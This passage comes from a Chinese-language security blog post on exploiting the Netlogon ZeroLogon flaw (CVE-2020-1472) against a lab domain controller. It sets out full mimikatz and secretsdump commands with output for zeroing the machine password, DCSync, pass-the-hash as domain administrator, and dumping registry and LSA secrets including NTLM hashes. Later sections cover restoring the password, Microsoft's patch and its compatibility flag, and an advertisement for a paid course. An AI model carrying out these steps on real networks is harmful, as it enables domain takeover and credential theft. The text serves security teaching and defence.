NetrServerAuthenticate2: 0x00000000
NetrServerPasswordSet2 : 0x00000000

* Authentication: OK -- vulnerable
* Set password   : OK -- may be unstable

mimikatz(commandline) # exit
Bye!
```

(3) 远程连接域控

攻击成功后，此时目标域控的机器账号 AD01\$ 的密码已经置为空了。由于域控机器账号默认在域内具有 DCSync 的权限。因此，我们可以使用目标域控机器账号 AD01\$ 远程连接域控，指定哈希为空，然后使用 DCSync 导出域内任意用户哈希。

这里使用 mimikatz 利用 DCSync 导出哈希的过程需要注意，由于 /dc 参数后面要跟域名格式的 FQDN。因此如果当前机器不在域内的话，需要将当前机器的 DNS 指定为域控，这样才能解析。如果当前机器在域内的话，则不用任何配置，默认即可。

使用 mimikatz 执行如下命令，先导出域管理员 administrator 的密码哈希，然后使用域管理员 administrator 的密码哈希远程连接域控！

#导出指定 administrator 用户哈希

mimikatz.exe "lsadump::dcsync /csv /domain:xie.com /dc:AD01.xie.com /user:admin

```
istrator /authuser:AD01$ /authpassword:"" /authntlm" "exit"
```

```
lsadump::dcsync /domain:xie.com /dc:AD01.xie.com /user:administrator /authuser:A  
D01$ /authpassword:"" /authntlm
```

#然后用 administrator 用户的哈希连接域控，这一步需要 privilege::debug 提权

```
mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:10.211.55.  
4 /rc4:33e17aa21ccc6ab0e6ff30e6cb918dfb" "exit"
```

如图所示，使用 mimikatz 导出域管理员 administrator 的哈希。

```
C:\Users\test\Desktop>mimikatz.exe "lsadump::dcsync /csv /domain:xie.com /dc:AD01.xie.com /user:administrator /authuser:AD01$ /authpassword:"" /authntlm" "exit"

#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A la Vie, A l'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /csv /domain:xie.com /dc:AD01.xie.com /user:administrator /authuser:AD01$ /authpassword:"" /authntlm
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
[rpc] Username : AD01$
[rpc] Domain :
[rpc] Password :
500 Administrator 33e17aa21ccc6ab0e6ff30e6cb918dfb 512

mimikatz(commandline) # exit
Bye!
```

如图所示，使用域管理员哈希进行 PTH 哈希传递攻击，可以看到成功访问域控 AD01。


```
c:\Users\test\Desktop>mimikatz.exe "privilege::debug" "sekurlsa::pth /user:administrator /domain:10.211.55.4 /rc4:33e17aa21ccc6ab0e6ff30eecb918dfb" "exit"

.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::pth /user:administrator /domain:10.211.55.4 /rc4:33e17aa21ccc6ab0e6ff30eecb918dfb
user : administrator
domain : 10.211.55.4
program : cmd.exe
impers. : no
NTLM : 33e17aa21ccc6ab0e6ff30eecb918dfb
| PID 3548
| TID 3552
| LSA Process is now R/W
| LUID 0 ; 333340 (00000000:0005161c)
| msv1_0 - data copy @ 00000000030B940 : OK !
| kerberos - data copy @ 00000000019049A8
| aes256_hmac -> null
| aes128_hmac -> null
| rc4_hmac_nt OK
| rc4_hmac_old OK
| rc4_md4 OK
| rc4_hmac_nt_exp OK
| rc4_hmac_old_exp OK
| *Password replace @ 00000000040D2E8 (16) -> null

mimikatz(commandline) # exit
Bye!

c:\Users\test\Desktop>
```

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
xie\test

C:\Windows\system32>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22 23:52 <DIR> PerfLogs
2013/08/22 22:50 <DIR> Program Files
2021/02/27 17:40 <DIR> Program Files (x86)
2021/02/27 17:42 <DIR> Users
2021/02/27 20:39 <DIR> Windows
0 File(s) 0 bytes
5 Dir(s) 263,574,835,200 bytes free

C:\Windows\system32>
```

3. 恢复域控的机器用户哈希

在攻击完成后，我们将域控机器账号的哈希置为空了。此时，域控机器账号在活动目录中的密码和域控本地注册表以及 lsass 进程中的密码不一致，这将导致域控重启后无法开机、脱域等情况！因此，我们得想办法让域控在活动目录中的密码和在域控本地注册表以及 lsass 进程中的密码一致！

这里有两种方案：

- 一种方案是获得域控机器账号的原始哈希，然后将其恢复到原始哈希。
- 另一种方案是使用 powershell 命令重置域控在活动目录、本地注册表和 lsass 进程中的哈希，使三者一致。

(1) 获得域控机器账号原始哈希

我们先来看第一种方案，先获得域控机器账号的原始哈希，然后恢复。获得域控机器账号的原始哈希有如下几种方法：

1) 方式一。

在目标域控上执行如下三个命令，将注册表中的信息导出成三个文件。

```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save
```

如图所示，使用 reg 命令将域控注册表中的信息导出成文件。

```
C:\Users\Administrator\Desktop>reg save HKLM\SYSTEM system.save
The operation completed successfully.

C:\Users\Administrator\Desktop>reg save HKLM\SAM sam.save
The operation completed successfully.

C:\Users\Administrator\Desktop>reg save HKLM\SECURITY security.save
The operation completed successfully.

C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is C624-951B

Directory of C:\Users\Administrator\Desktop

2021/08/13  10:29    <DIR>          .
2021/08/13  10:29    <DIR>          ..
2021/08/13  10:28             36,864 sam.save
2021/08/13  10:28             32,768 security.save
2021/08/13  10:28          11,141,120 system.save
                3 File(s)      11,210,752 bytes
                2 Dir(s)  263,606,108,160 bytes free
```

将刚刚保存的三个文件放到 impacket 的 examples 目录下，使用 secretsdump.py 执行如下命令提取出文件里面的 hash。

```
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
```

如图所示，使用 secretsdump.py 脚本提取出文件里面的 hash，\$MACHINE.ACC 后面的 37945b4d7e794816622f47aa8e3b60b8 就是原来的机

器哈希。

```
+ examples git:(master) * python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Target system bootKey: 0xe45466dc1133075c0e1699fb6588b504
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:d3057683771cd5d1df368e86e01d928070745545dcb6dd221e1250faaf2dd4b314427c3202fc2ba9ab
8965c9834594c90ad7e40ba8d40789c01183a3d9c4f452415a22d525ce9ba281b7e67aa02668178f4ba57d01a31a01f39b7b95bea3a7586be8
b86595acdfff7afa6ad30096bc66899b693ecea361ee2dcf5de2fa285e1ffe9c9f0b78c90356079891b30d8b63e03cd3e1f7fa71c53e67331b
198ae2e29c6c5a22a5bb419ecc272a97b6aaabe31608bd06cfec69b197b9126caf7541c72f287c45ef040dfac5471439d4ea4c467d65b9374e
9743aaa43449a42a474bf210570e3a0378a19092b1da3c288e4e3627
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:37945b4d7e794816622f47aa8e3b60b8
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc73e2a89dbfb3d860ed1dafb32dca52165cd28a3
dpapi_userkey:0x24d17049f8a580b4e36910f0f1699a74423552b
[*] NL$KM
0000 B9 20 FE 8C 92 82 A5 F8 84 6D 5E 9E 17 B0 06 16 . . . . .m^.....
0010 92 15 12 A6 12 86 DC D6 D3 94 A0 EB 50 2D F5 79 . . . . .P-.y
0020 D4 1D E3 10 9B D4 D4 A9 1C 0E DB EC DA E4 E8 F6 . . . . .
0030 9E BF DA 62 7A EF BF A1 0E 15 F2 1C 6D 0A C4 96 . . . . .bz.....m...
NL$KM:b920fe8c9282a5f8846d5e9e17b00616921512a61286dcd6d394a0eb502df579d41de3109bd4d4a91c0edbecdae4e8f69ebfda627aef
bfa10e15f21c6d0ac496
```

2) 方式二。

使用 mimikatz 的 sekurlsa::logonpassword 模块执行如下命令从 lsass.exe 进程里面抓取域控机器账号 AD01\$ 的原始哈希。

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
```

如图所示，使用 mimikatz 抓取的域控机器账号 AD01\$ 的原始哈希为 37945b4d7e794816622f47aa8e3b60b8。

```
msv :
[00000003] Primary
* Username : AD01$
* Domain : XIE
* NTLM : 37945b4d7e794816622f47aa8e3b60b8
* SHA1 : b0dd760aaedadfc1cccb26682c3ca7ae7fee147e
tspkg :
wdigest :
* Username : AD01$
* Domain : XIE
* Password : (null)
kerberos :
* Username : AD01$
* Domain : xie.com
* Password : d3 05 76 83 77 1c d5 d1 df 36 8e 86 e0 1d 92 80 70 74 55 45 dc b6 dd 22 1e 12 50 fa af 2d d4 b3 14
42 7c 32 02 fc 2b a9 ab 89 65 c9 83 45 94 c9 0a d7 e4 0b a8 d4 07 89 c0 11 83 a3 d9 c4 f4 52 41 5a 22 d5 25 ce 9b a2 81
b7 e6 7a a0 26 68 17 8f 4b a5 7d 01 a3 1a 01 f3 9b 7b 95 be a3 a7 58 6b e8 b8 65 95 ac df f7 af a6 ad 30 09 6b c6 68 99
b6 93 ec ea b3 61 ee 2d cf 5d e2 fa 28 5e 1f fe 9c 9f 0b 78 c9 03 56 07 98 91 b3 0d 8b 63 e0 3c d3 e1 f7 fa 71 c5 3e 67
33 1b 19 8a e2 e2 9c 6c 5a 22 a5 bb 41 9e cc 27 2a 97 b6 aa ab e3 16 08 bd 06 cf ec 69 b1 97 b9 12 6c af 75 41 c7 2f 28
7c 45 ef 04 0d fa c5 47 14 39 d4 ea 4c 46 7d 65 b9 37 4e 97 43 aa a4 34 49 a4 2a 47 4b f2 10 57 0e 3a 03 78 a1 90 92 b1
da 3c 28 8e 4e 36 27
ssp : KO
```

3) 方式三。

使用 secretsdump.py 脚本执行如下命令启用卷影复制服务 volume shadow copy (VSS) 导出域内所有哈希，这其中就包含域内机器账号的哈希。

```
python3 secretsdump.py xie.com/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb -use-vss
```

如图所示，使用 secretsdump.py 脚本导出域内所有哈希，可以看到 AD01\$机器账号的原始哈希为 37945b4d7e794816622f47aa8e3b60b8。

```
+ examples git:(master) * python3 secretsdump.py xie.com/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb -use-vss
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe45466dc1133075c0e1699fb6588b504
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:cb8a428385459087a76793010d60f5dc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
XIE\AD01$:aes256-cts-hmac-sha1-96:ce833eb95de88f39162caacce76700a6852e47f7a23cac11c3be70e47692bf07
XIE\AD01$:aes128-cts-hmac-sha1-96:b40d7e5ecabfc873cab0643bdab32da8
XIE\AD01$:des-cbc-md5:9db9a1b69808ad3d
XIE\AD01$:plain_password_hex:d3057683771cd5d1df368e86e01d928070745545dcb6dd221e1250faaf2dd4b314427c3202fc2ba9ab8965c9834594c90ad7e40ba8d40789c01183a3d9c4f452415a22d525ce9ba281b7e67aa02668178f4ba57d01a31a01f39b7b95bea3a7586be8b86595acdfff7a7fa6ad30096bc66899b693e9eab361ee2dcf5de2fa285e1ffe9c9f0b78c90356079891b30d8b63e03cd3e1f7fa71c53e67331b198ae2e29c6c5a22a5bb419ecc272a97b6aaabe31608bd06cfec69b197b9126caf7541c72f287c45ef040dfac5471439d4ea4c467d65b9374e9743aaa43449a42a474bf210570e3a0378a19092b1da3c288e4e3627
XIE\AD01$:aad3b435b51404eeaad3b435b51404ee:37945b4d7e794816622f47aa8e3b60b8:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc73e2a89dbfb3d860ed1dafb32dca52165cd28a3
dpapi_userkey:0x24d17049f8a580b4e36910f0f1699a744235552b
[*] NL$KM
0000 B9 20 FE 8C 92 82 A5 F8 84 6D 5E 9E 17 B0 06 16 . . . . .m^ . . . .
0010 92 15 12 A6 12 86 DC D6 D3 94 A0 EB 50 2D F5 79 . . . . .P-.y
0020 D4 1D E3 10 9B D4 D4 A9 1C 0E DB EC DA E4 E8 F6 . . . . .
0030 9E BF DA 62 7A EF BF A1 0E 15 F2 1C 6D 0A C4 96 . . .bz. . . .m. . .
```

(2) 恢复域控原始哈希

使用了上面的方法获得了域控机器账号的原始哈希后，我们可以使用 reinstall_original_pw.py 脚本执行如下命令恢复域控机器账号的原始哈希。该脚本在计算密码的时候使用了空密码的哈希去计算 session_key，然后指定机器账号的原始 NTLM 哈希即可还原。

#恢复域控哈希

```
python3 reinstall_original_pw.py AD01 10.211.55.4 37945b4d7e794816622f47aa8e3b60b8
```

如图所示，使用 reinstall_original_pw.py 脚本恢复域控 AD01 机器账号哈希。

```
+ examples git:(master) * python3 reinstall_original_pw.py AD01 10.211.55.4 37945b4d7e794816622f47aa8e3b60b8
Performing authentication attempts...
=====
NetrServerAuthenticate3Response
ServerCredential:
  Data: b'8\x83\x07\xe8\xb9\x07l+'
NegotiateFlags: 556793855
AccountRid: 1002
ErrorCode: 0

server challenge b'8\x18Q\x7f\n\x1dU\x9d'
session key b'\x99~!!"\x03\x92\xd0[S\xfb1\xff\xad\xd5\xc6'
NetrServerPasswordSetResponse
ReturnAuthenticator:
  Credential:
    Data: b"\x01'\xc7k\xaa]\xc8c"
    Timestamp: 0
  ErrorCode: 0

Success! DC machine account should be restored to it's original value. You might want to secretsdump again to check.
```

恢复成功后，使用 secretsdump.py 执行如下命令导出域控 AD01 的机器账号 AD01\$ 的哈希来确认是否恢复完成。

```
python3 secretsdump.py xie.com/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb -just-dc-user "AD01$"
```

如图所示，可以看到域控机器账号 AD01 的哈希恢复了。

```
+ examples git:(master) * python3 secretsdump.py xie.com/administrator@10.211.55.4 -hashes aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb -just-dc-user "AD01$"
Impacket v0.9.24.dev1 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
AD01$:1002:aad3b435b51404eeaad3b435b51404ee:37945b4d7e794816622f47aa8e3b60b8:::
[*] Cleaning up...
```

(3) powershell 命令重置哈希

也直接在域控上执行如下 powershell 命令，该命令会重置计算机的机器帐户密码。重置后，活动目录数据库，注册表，lsass 进程里面的密码均一致。但是重置后的密码与之前的原始密码不一致。

```
powershell Reset-ComputerMachinePassword
```

如图所示，使用 powershell 语句重置域控的机器帐户密码。

```
C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>powershell Reset-ComputerMachinePassword
```

漏洞预防和修复

对于防守方或蓝队来说，如何针对 Netlogon 权限提升漏洞进行预防和修复呢？

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上问题，也可以手动下载更新补丁程序进行安装。

如图所示，是微软对于不同系统版本的补丁。

发布日期 ↓	产品	平台	影响	严重性	Article	下载	Details
2020年8月11日	Windows Server, version 20H2 (Server Core installation)	-	Elevation of Privilege	Critical	4601319	Security Update	CVE-2020-1472
2020年8月11日	Windows Server 2012 R2 (Server Core installation)	-	Elevation of Privilege	Critical	4601384 4601349	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2012 R2	-	Elevation of Privilege	Critical	4601384 4601349	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2012 (Server Core installation)	-	Elevation of Privilege	Critical	4601348 4601357	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2012	-	Elevation of Privilege	Critical	4601348 4601357	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)	-	Elevation of Privilege	Critical	4601347 4601363	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2008 R2 for x64-based Systems Service Pack 1	-	Elevation of Privilege	Critical	4601347 4601363	Monthly Rollup Security Only	CVE-2020-1472
2020年8月11日	Windows Server 2016 (Server Core installation)	-	Elevation of Privilege	Critical	4601318	Security Update	CVE-2020-1472
2020年8月11日	Windows Server 2016	-	Elevation of Privilege	Critical	4601318	Security Update	CVE-2020-1472
2020年8月11日	Windows Server, version 1903 (Server Core installation)	-	Elevation of Privilege	Critical	4565351	Security Update	CVE-2020-1472
2020年8月11日	Windows Server, version 1909 (Server Core installation)	-	Elevation of Privilege	Critical	4601315	Security Update	CVE-2020-1472

我们来对补丁进行分析，看看它是如何修复漏洞的。

如图所示，微软在修复该漏洞时，添加了函数 NtlisChallengeCredentialPairVulnerable，以确保 ClientChallenge 的前 5 个字符不能完全相同。

```
char __fastcall NtIsChallengeCredentialPairVulnerable(unsigned __int8 *clientchallenge, __int64 a2)
{
    __int64 v2; // rdx

    if ( dword_1800D0E44 == 1 )
    {
        if ( !clientchallenge || !a2 )
            return 1;
        v2 = 1i64;
        while ( clientchallenge[v2] == *clientchallenge )
        {
            if ( ++v2 >= 5 )
                return 1;
        }
    }
    return 0;
}
```

通过观察该函数可以发现，微软在该函数中仍然留有一个“后门”，即当 `dword_1800D0E44 == 0` 时，不会对 ClientChallenge 进行，检查，这是因为在 某些旧版本的 Windows 机器上，微软为了不破坏兼容性，不打算彻底修复该漏洞，因此通过一个全局的 flag 来判断是否要进行安全检查。

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



知识星球卡片，标题为“域渗透攻防指南”，星主为“谢公子”。卡片顶部有星主的头像和名称。卡片中间部分显示了书籍封面、标题“域渗透攻防指南”以及星主“谢公子”。下方统计了60+成员数量、30+内容数量和306运营天数。卡片底部有书籍介绍、现价¥199、微信扫码加入星球的提示以及一个二维码。底部导航栏包含“知识星球”和“谢公子学安全”的标识。

谢公子

我加入了这个星球，邀你一起学习

 **域渗透攻防指南**
星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球 谢公子学安全

参考文章：

[MS-NRPC]: Netlogon Remote Protocol

<https://www.secura.com/blog/zero-logon>

<https://dirkjanm.io/a-different-way-of-abusing-zeroologon/>

ZeroLogon 的利用以及分析

CVE-2020-1472 NetLogon 权限提升漏洞研究

深度解析 | CVE-2020-1472 NetLogon 特权提升漏洞深入分析

CVE-2020-1472 Netlogon 权限提升漏洞分析